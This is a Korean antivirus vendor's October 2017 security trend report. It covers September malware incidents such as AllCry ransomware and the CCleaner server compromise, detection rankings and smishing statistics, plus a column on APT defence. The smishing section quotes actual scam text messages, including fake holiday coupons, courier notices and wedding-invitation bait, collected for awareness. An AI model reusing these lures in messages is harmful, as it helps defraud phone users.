이스트시큐리티

보안 동향 보고서

No.97 2017.10

No.97 2017.10

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

알약 M 스미싱 분석

1. 악성코드 동향

9 월에 발생했던 가장 큰 이슈는 추석연휴 직전에 발생했던 올크라이(AllCry) 신종 랜섬웨어 유포였습니다. 9 월 26 일경부터 국내에 다수 유포가 되었으며, 유포 경로는 웹하드 설치 프로그램, PUP(Potentially Unwanted Program)등을 변조해서 사용자 모르게 유포를 진행하였습니다. 이번 올크라이 랜섬웨어의 경우 분석 및 탐지 회피를 위해 ".Net Reactor"코드 프로텍터로 Packing 이 되어 있었으며, 일단 감염되면 공격자가 미리 해킹해 둔 한국의 특정 웹서버로 감염자의 하드웨어 코드를 전송하고 응답을 기다리게 되며, 특정 웹서버로부터 응답을 수신하게 되면 암호화작업이 시작되는 형태입니다.

올크라이 랜섬웨어는 감염되면 hwp 포맷 및 다양한 문서 파일을 allcry 확장자로 암호화하며, 문서파일 외에도 일부 exe 실행파일까지 암호화를 진행하여 특정 프로그램들의 경우 정상적인 사용이 어려워지고, 암호화를 풀기 위해서는 0.2 비트코인 지불을 요구합니다.

이 외에도 9 월에는 시스템 최적화 프로그램으로 전세계적으로 유명한 CCleaner 다운로드 서버가 해킹되어 1 달동안 악성코드를 유포하여 CCleaner 사용자중 수백 만명이 악성코드에 감염되어 피해를 입었습니다. CCleaner 를 통해 유포된 악성코드는 감염된 시스템의 데이터를 훔치는 악성 행위를 수행한 것으로 확인되고 있습니다. 이러한 다운로드서버 해킹 건의 경우, 공격자가 지난 Petya 랜섬웨어 유포 시 우크라이나의 MeDoc SW 의 업데이트 서버를 해킹하여 악성코드를 대량으로 유포했던 건 과 유사해 보입니다.

랜섬웨어 이슈 외에도 9 월에는 구글플레이 역사상 최대규모의 악성코드 감염 사건이 발생하기도 했습니다. 구글플레이에서 무료로 다운로드가능한 약 50 여개의 악성 앱들이 존재했고 이들 앱의 다운로드수는 무려 420 만건이었습니다. 이들은 구글플레이의 보안시스템을 우회하기 위해 악성코드를 압축해 암호화하는 packing 기술을 적용했으며 감염될 경우 피해자의 스마트폰에 유료 텍스트 메시지를 보내 요금을 부과하는 악성 앱이었습니다.

대부분의 악성코드 이슈가 랜섬웨어에 쏠려있는 가운데서도, 다양한 악성코드 관련 이슈가 지속적으로 발생하고 있습니다. 특히 CCleaner 나 AllCry 의 경우 사용자들의 별다른 행위를 하지 않았음에도 불구하고 악성코드 감염에 노출되는 이슈였는데요. 알려진 보안 수칙을 잘 지키는 것이 가장 중요하지만 그 외에도 반드시 백신과 같은 보안솔루션을 활용하여 보안수준을 좀 더 높이고 빠른 사전/사후 대응을 진행할 수 있도록 준비해야 할 것 같습니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2017 년 9 월의 감염 악성코드 Top 15 리스트에서는 지난 8 월에 각각 1, 2 위를 차지했던 Trojan.HTML.Ramnit.A 와 Trojan.Agent.gen 이 9 월 Top 15 리스트 자리를 바꾸었으며 지난달 4,5 위를 차지했던 Misc.Riskware.BitCoinMiner 와 Adware.SearchSuite 역시 서로 자리를 바꾸어 3,4 위를 차지했다. 전반적으로 전체 감염 건수는 소폭 감소하였다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	↑1	Trojan.HTML.Ramnit.A	Trojan	1,098,835
2	↓1	Trojan.Agent.gen	Trojan	871,673
3	↑1	Misc.Riskware.BitCoinMiner	Trojan	470,304
4	↓1	Adware.SearchSuite	Adware	467,183
5	New	Backdoor.Agent.Orcus	Backdoor	450,808
6	-	Trojan.LNK.Gen	Trojan	381,035
7	New	Hosts.media.opencandy.com	Host	259,997
8	↓1	Win32.Ramnit	Trojan	254,044
9	↓1	Misc.Keygen	Etc	253,801
10	↓1	Worm.ACAD.Bursted.doc.B	Worm	228,008
11	↑2	Win32.Neshta.A	Trojan	205,743
12	-	Backdoor.Generic.792814	Backdoor	183,916
13	New	Exploit.CVE-2010-2568.Gen	Exploit	175,757
14	New	Win32.Sality.3	Trojan	160,793
15	New	Worm.ACAD.Bursted	Worm	157,344

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2017 년 09 월 01 일 ~ 2017 년 09 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 61%를 차지했으며 백도어(Backdoor) 유형이 11%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


9 월에는 8 월에 비해 트로이목마 유형의 악성코드 비율이 감소하였으며, 백도어 유형의 악성코드 비율이 크게 증가하였다. 전체적인 악성코드 감염 수치는 소폭으로 감소하였다.




3. 허니팟/트래픽 분석

9 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2017 년 2 월 ~ 2017 년 07 월

4. 알약M 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2017 년 09 월 01 일 ~ 2017 년 09 월 30 일
총 신고건수	3,339 건

키워드별 신고내역

키워드	신고 건수	비율
사진	206	6.17%
택배	39	1.17%
추석 쿠폰	37	1.11%
안내확인	36	1.08%
청첩장	21	0.63%
장소	19	0.57%
동영상	11	0.33%
길	8	0.24%
간편조회	7	0.21%
링크	1	0.03%

스미싱 신고추이

지난달 스미싱 신고 건수 5,790 건 대비 이번 달 3,339 건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 2,451 건 감소했다. 이번 달은 사진 관련 스미싱이 대부분을 차지했으며, 추석 관련 스미싱이 새로 등장했다.

알약이 뽑은 9 월 주목할만한 스미싱

특이문자

순위	문자 내용
1	추석은 o곧 p올거에요.이건 y내가 드리고 l 싶은 s선물 쿠폰인데 j빨리 q받으러 c가요!즐거운 i 명절 p보내세요!
2	[Web 발신] 안녕하세요 고객님. 저희 사이트 링크입니다
3	내일 결^혼 선^발 웨딩^드레^스 사진 보여^드릴^까요

다수문자

순위	문자 내용
1	내일 결^혼 선^발 웨딩^드레^스 사진 보여^드릴^까요
2	[Web 발신] [CJ 통운]운송장번호[612**91*629]주소지 미확인..반송처리 주소확인
3	추석은 o곧 p올거에요.이건 y내가 드리고 l 싶은 s선물 쿠폰인데 j빨리 q받으러 c가요!즐거운 i 명절 p보내세요!
4	[Web 발신]안내확인
5	예식 e일시{7 월 9 일 12 시] 전자청 f첩장.
6	[Web 발신]예식장소
7	^^ 여^기^에^ 너 ^이상한 동영상^ 있^는데 바로 삭제하세요
8	[Web 발신] 오시는길
9	[Web 발신]간편조회
10	[Web 발신] 안녕하세요 고객님. 저희 사이트 링크입니다

02

전문가 보안 기고

1. APT 공격, 우리는 어떤 대응이 필요한가


2. 지구는 둥글고, 하늘은 파랗고, 모바일 백신은 필수다

1. APT 공격, 우리는 어떤 대응이 필요한가

[Endpoint 개발팀 오보람 대리]

APT 공격형 랜섬웨어의 위협

APT(Advanced Persistent Threat)는, 개인 및 정부기관 또는 기업을 상대로 지속적인 해킹 시도를 통해 개인정보나 중요 데이터를 유출하는 형태의 공격을 의미한다. 좀 더 쉽게 이야기해보면, 해커가 특정 타깃을 정해두고 계획적 접근 후 일정시간 지켜보다가 보안이 취약한 타이밍에 모든 데이터를 유출 해가는 것이다.



국책사업 포상을 사칭한 APT 공격 방식의 예제(이스트시큐리티 알약 블로그)

대부분의 개인 및 기업에서 APT 공격을 받았을 경우, 언제 어떤 경로로 악성코드가 침입하고 활동했는지 파악하는 것은 매우 어렵다. 초기부터 치밀하게 계획 후 접근하여 취약한 곳을 관찰하다가 공격하기 때문이다. 내부 직원의 개입까지 있다면 피해를 방지하는 것이 더더욱 어려워진다.


국내에서도 내부 직원을 통해 APT 공격이라고 할 수 있는 피해를 입은 사례는 여러차례 보도되었으며, 이러한 문제가 발생했음에도 보안을 방치하는 기업은 여전히 존재하고 있다. 대표적인 APT 공격의 내부자 피해사례로는 보안관계자라면 익히 알고있을 법한 2009 년 7.7 디도스 사태와, 3.4 디도스 사태, 그리고 2011 년 '농협 전산망 마비 사태'가 있다.

농협 전산망 장애 사태 공격 시나리오 설명(7.7 디도스 공격과 동일한 집단 소행으로 추정)

[이미지 출처: 머니투데이]

최근 APT 공격의 또 다른 형태인 랜섬웨어(WannaCry)가 크게 이슈화 되기도 했다. 이 랜섬웨어는 데이터를 가져가는 목적보다 데이터를 빌미로 돈을 요구하는 형태의 악성코드지만, 최근 APT 형태의 공격으로 특정 기업을 타깃 삼아 악성코드를 배포하고 감염된 대상자(기업)의 경우 업무가 마비되는 수준의 치명적인 문제를 유발하기도 하였다.

순위	악성코드 종류	개수	비율
1	랜섬웨어	275	44%
2	원격제어	224	35%
3	정보탈취	80	13%
4	파밍	38	6%
5	DDoS	8	1%
	결제유도	8	1%
총계		633	100%



[그림 2-1] 악성코드 유형 통계

2017 1 분기 악성코드 동향 분석 통계

[출처: KISA 홈페이지 사이버 위협 동향 보고서(2017 1 분기 내용 중)

APT 공격 악성코드 유형으로 볼 수 있는 랜섬웨어는 2017 년 1 분기 위협 악성코드 1 순위로 등극할 만큼 규모가 커지고 있다. 랜섬웨어는 개인이 감염되었을 때 보다 기업이 감염되었을 때 파장이 말할 수 없는 수준으로 커진다. 기업의 주요 문서 데이터가 암호화 되어 사용이 불가능하거나, 사용자들에게 제공되는 서비스 전체에 장애가 발생하게 되면서 직접적인 감염이 되지 않은 사용자들도 결국 피해를 보게 되는 것이다.

최근 발생한 APT 공격형 랜섬웨어 감염으로 피해 입은 사례는 아래와 같다.

영화관 CJ CGV 상영관 50 곳이 워너크라이에 감염되어 상영관 스크린에 랜섬노트(랜섬웨어 협박 메시지)가 노출 된 (링크) 사례가 있다.

CGV, 광고 상영 불가 안내 [출처: 연합뉴스 기사 이미지 캡쳐]

영화관 감염 사례의 경우 기업이 주 피해 대상자긴 하나, 실제 영화 관람을 하려고 영화관을 방문한 사람들은 티켓 표기 시간 약 10 여분의 시간을 지루하게 기다려야 했다.

위 사례를 보고 당사자가 아닌 경우 '뭐 저런일을 가지고 호들갑이지?' 하고 생각할 수 있다. 하지만 APT 공격이 인터넷 광고 서버가 타깃이었다면, 사용자들은 광고만 클릭해도 감염될 수 있는 악성코드이다. 따라서 인터넷을 사용하는 일반 사용자에게도 충분히 일어날 수 있는 상황임을 인지해야 한다.

피해사례를 확인했으니 이제 아래 질문들을 고민해보자.

[집에서..]

- 악성코드에 감염되지 않기 위해 나는 어떤 조치(예방)를 취해야 좋을까?
- 현재 내 PC 와 스마트폰은 악성코드로부터 안전한가?

[회사에서..]

- 회사의 중요 정보를 유출 방지를 위해 어떤 노력을 해야할까?
- 회사 PC 에 악성코드가 감염되지 않으려면 어떻게 하는 것이 좋을까?

질문에 대한 답변은 무엇이고 내 PC/스마트폰 환경에는 얼만큼 대비가 되어있는지 쉽게 답변이 떠오른다면 여러분은 이미 악성코드에 대한 위험을 인지하고 대응할 준비가 되어있는 사람이다. 반대로, 전혀 답이 떠오르지 않고 모르겠다면 여러분은 지금 당장 악성코드에 감염되어도 이상하지 않다.

02 전문가 보안 기고

먼저 개인이 스스로 PC/스마트폰 환경에서 할 수 있는 예방법으로는 아래와 같은 것들이 있다. 이미 누구나 알고있는 기본적인 항목이지만 한 번씩 되짚어 보자.

[개인]

1. 출처가 명확하지 않은 메일 열람 시 주의하기.
2. 중요 데이터는 항상 백업해두기!
3. 주요 개인정보나, 회사 기밀 유출하지 않기.

[PC]

1. 윈도우 업데이트 최신으로 유지하기(특히 보안업데이트!)
2. 백신 프로그램 최신버전으로 유지하고 주기적으로 검사하기.

[스마트폰]

1. 보안에 취약한 WiFi 접속하지 않기
2. 출처가 불분명한 URL 링크 연결하지 않기
3. 스마트폰에 중요 개인정보 저장하지 않기
4. 보안 앱을 통한 스팸/스미싱 수신 감지하기

당신이 기업의 보안 담당자라면 우리 회사의 중요한 데이터를 지키기 위해 어떻게 대응 해야할까? 사내 공지를 통해 예방법을 안내해주는 것도 좋지만, 치명적인 피해를 입을 수 있는 만큼 회사에서는 보안 솔루션을 도입하여 약간의 강제성을 부여하는 것도 나쁘지 않을 것이다.

기업에서 보안을 손쉽게 통합적으로 관리할 방법은?

기업에서는 사내 직원들을 대상으로 보안에 대한 인식을 심어줄 수 있도록 주기적인 교육이 필요하다. 더불어 많은 직원들의 PC 와 서비스하는 서버들을 항상 보안 취약점에서 벗어날 수 있게 대비해야 한다.

기업 보안 관리자가 사내에서 활용하는 PC 들을 조금이나마 수월하게 관리하기위한 방법으로, 기업용 통합 관리 솔루션 도입을 하는 것도 좋은 방법일 것이다.

기업용 통합 관리 솔루션 ASM [이스트시큐리티 홈페이지]

기업용 통합 보안 관리 솔루션의 하나인 ASM 은 직원들의 PC 에 설치 된 백신 관리 및 PC 취약점 점검과 더불어 PMS(패치 관리 솔루션)를 제공한다. ASM 이라는 하나의 솔루션을 통해 백신 관리, 취약점 관리, 패치(ex.윈도 업데이트)관리를 연동하여 한번에 활용할 수 있다. PC 환경 보안이 취약한 사용자를 백신 설치 및 취약점 점검을 통해 업데이트를 수행하게 하는 등의 작업이 가능하다.

위와 같은 구성을 통해 APT 공격 대응방안의 하나인 EDR(Endpoint Detection and Response)관점의 통합 보안 솔루션 구성이 가능하다. EDR 에 대한 이해를 돕기 위해 간단한 예를 들자면 PMS 와 같은 패치 관리 프로그램을 통해 사전에 취약점을 차단하고 예방(Prevention)한다. 이 후 엔드포인트에서 받게 되는 공격을 방어 및 탐지(Detection) 하여 대응(Response)하는 과정을 반복적으로 수행하게 된다. 앞에서 수행한 행위를 기반으로 문제되는 부분을 한눈에 확인 가능하도록, ASM 시스템 현황을 통해 가시성을 확보하여 보안 사각지대 해소에 보탬이 된다고 보면 된다.

EDR 관점의 통합 보안 솔루션 구성

EDR 관점으로 ASM 통합보안 솔루션을 구성했다면 최근 한참 이슈였던 WannaCry(워너크라이) 랜섬웨어의 경우 PMS(패치관리시스템)를 통해 사전예방이 가능했을지도 모른다.

워너크라이는 Windows SMB 원격 코드 실행 취약점을 통해 악성코드를 유포하는 방식으로, 일반적인 악성코드 감염과 다르게 사용자가 파일을 다운로드 하는 행위를 하지 않아도 감염되는 형태다. MS 에서는 이미 2017 년 3 월 정기 보안업데이트(MS17-010)를 통해 취약점 패치를 진행했으나, 윈도우 보안업데이트가 최신으로 유지되지 않은 사용자들이 주로 감염 된 것으로 확인되었다.

위와 같은 사례 예방을 위해 EDR 관점의 통합 솔루션을 도입하여 관리&통제 한다면 APT 공격방식의 악성코드에 대비가 가능하다.

